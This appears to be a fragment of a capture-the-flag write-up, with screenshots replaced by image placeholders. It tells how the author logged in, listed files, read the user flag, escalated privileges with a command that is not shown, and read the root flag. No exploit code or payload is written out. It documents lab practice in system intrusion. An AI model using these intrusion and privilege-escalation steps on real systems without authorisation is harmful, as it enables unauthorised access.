


After successfully logging in, I ran '**ls**' and found a file named "**user.txt**".




When I displayed its contents using '**cat**', it contained the **user flag**.

Next, run this command to elevate privileges and access the **root directory**.



I ran '**ls**' and found a file named **root.txt**.



When I displayed its contents using '**cat**', it contained the **root flag**.

😊 Thank you for reading this write-up! 😊